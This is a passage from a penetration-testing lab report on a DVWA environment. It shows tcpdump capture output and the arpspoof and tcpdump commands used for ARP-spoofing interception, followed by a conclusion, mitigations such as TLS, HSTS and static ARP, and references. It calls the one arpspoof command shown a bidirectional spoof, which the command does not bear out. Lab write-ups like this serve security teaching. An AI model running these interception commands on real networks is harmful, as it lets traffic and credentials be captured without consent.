19:04:27.654964 IP 192.168.214.2.53 > 192.168.214.129.40703: 62449 2/0/1 CNAME mozilla.map.fastly.net., AAAA 2a04:4e42:20::347 (121)
19:04:27.655018 IP 192.168.214.2.53 > 192.168.214.129.39335: 56781 2/0/1 CNAME mozilla.map.fastly.net., A 151.101.137.91 (109)
19:04:27.655025 IP 192.168.214.2.53 > 192.168.214.129.39335: 56781 2/0/1 CNAME mozilla.map.fastly.net., A 151.101.137.91 (109)
19:04:27.655999 IP 192.168.214.129.33496 > 151.101.137.91.443: Flags [S], seq 52917531, win 64240, options [mss 1460,sackOK,TS val 9862786
32 ecr 0,nop,wscale 7], length 0
19:04:27.656004 IP 192.168.214.129.33496 > 151.101.137.91.443: Flags [S], seq 52917531, win 64240, options [mss 1460,sackOK,TS val 9862786
32 ecr 0,nop,wscale 7], length 0
19:04:27.665478 IP 151.101.137.91.443 > 192.168.214.129.33496: Flags [S.], seq 90835426, ack 52917532, win 64240, options [mss 1460], leng
th 0
19:04:27.665496 IP 151.101.137.91.443 > 192.168.214.129.33496: Flags [S.], seq 90835426, ack 52917532, win 64240, options [mss 1460], leng
th 0
19:04:27.666596 IP 192.168.214.129.33496 > 151.101.137.91.443: Flags [.], ack 1, win 64240, length 0
19:04:27.666602 IP 192.168.214.129.33496 > 151.101.137.91.443: Flags [.], ack 1, win 64240, length 0
19:04:27.668120 IP 192.168.214.129.33496 > 151.101.137.91.443: Flags [P.], seq 1:1156, ack 1, win 64240, length 1155
19:04:27.668126 IP 192.168.214.129.33496 > 151.101.137.91.443: Flags [P.], seq 1:1156, ack 1, win 64240, length 1155
19:04:27.668411 IP 151.101.137.91.443 > 192.168.214.129.33496: Flags [.], ack 1156, win 64240, length 0
19:04:27.668411 IP 192.168.214.129.33496 > 151.101.137.91.443: Flags [P.], seq 1156:1162, ack 1, win 64240, length 6
19:04:27.668417 IP 151.101.137.91.443 > 192.168.214.129.33496: Flags [.], ack 1156, win 64240, length 0
19:04:27.668435 IP 192.168.214.129.33496 > 151.101.137.91.443: Flags [P.], seq 1156:1162, ack 1, win 64240, length 6
19:04:27.668670 IP 151.101.137.91.443 > 192.168.214.129.33496: Flags [.], ack 1162, win 64240, length 0
19:04:27.668676 IP 151.101.137.91.443 > 192.168.214.129.33496: Flags [.], ack 1162, win 64240, length 0

```

Caption: *tcpdump output/analysis showing evidence of intercepted victim traffic.*

Part 6 Summary

Command used: `sudo arpspoof -i eth0 -t 192.168.214.2 192.168.214.129`
`sudo tcpdump -i eth0 -n)`

Summarize the ARP spoofing results and recommend mitigations (e.g., dynamic ARP inspection, port security, static ARP entries).

This is the bidirectional ARP spoof: poisoning both the victim's and the gateway's ARP caches so the attacker sits transparently in the middle of the conversation (full MITM), not just one direction.

It shows the victim's traffic is transiting through the attacker's interface, proving the MITM position was achieved, not just that spoofed ARP packets were sent. Seeing the victim's session traffic on the attacker's own capture is what turns "ARP poisoning attempted" into "ARP poisoning succeeded."

3. Conclusion

This lab successfully executed an end-to-end security assessment against a Damn Vulnerable Web Application (DVWA) environment hosted on Ubuntu using Kali Linux.

We performed passive and active reconnaissance, vulnerability scanning, used msfconsole exploitations, post-exploitation terminal access, and network traffic analysis.

We Utilized vulnerability scanners (nmap and openVAS) to map the target network footprint and discover an outdated MySQL 8.1.0 service running on port 3306.

We confirmed a successful system breach impact by executing low-level terminal commands (`whoami` and `ls -la`) to audit user context and filesystem permissions.

3.1 Recommendations / Mitigations

- Enforce TLS Encryption: Transition all web traffic from HTTP to HTTPS using TLS 1.3 to neutralize credential sniffing and session hijacking during MITM attacks.
- Implement HSTS: Deploy HTTP Strict Transport Security headers to force browsers into secure connections and block protocol downgrade exploits.
- Deploy a WAF: Install a Web Application Firewall to block common injection vectors and patch vulnerabilities virtually while awaiting vendor updates.
- Adopt Static ARP: Map permanent MAC-to-IP pairings for critical infrastructure servers to completely bypass Layer 2 dynamic resolution exploits.
- Validate Input Strictly: Apply allow-list filtering on all user-facing entry fields alongside parameterized backend queries.

3.2 References

Security Tools & Frameworks

- Nmap Security Scanner: Network discovery and vulnerability mapping utility (nmap.org).
- Greenbone OpenVAS: Open-source vulnerability assessment tool and signature database (greenbone.net).
- Metasploit Framework: Penetration testing and exploit validation platform (metasploit.com).
- Wireshark: Network packet analyzer and deep packet inspection software (wireshark.org).
- Damn Vulnerable Web Application (DVWA): PHP/MySQL vulnerable environment for security training (github.com).

Standards & Documentation

- OWASP Top 10: Injection Vulnerabilities Core Definition Framework (owasp.org).
- NIST SP 800-115: Technical Guide to Information Security Testing and Assessment (csrc.nist.gov).
- Cisco DAI Guide: Dynamic ARP Inspection Configuration and Network Deployment Standard (cisco.com).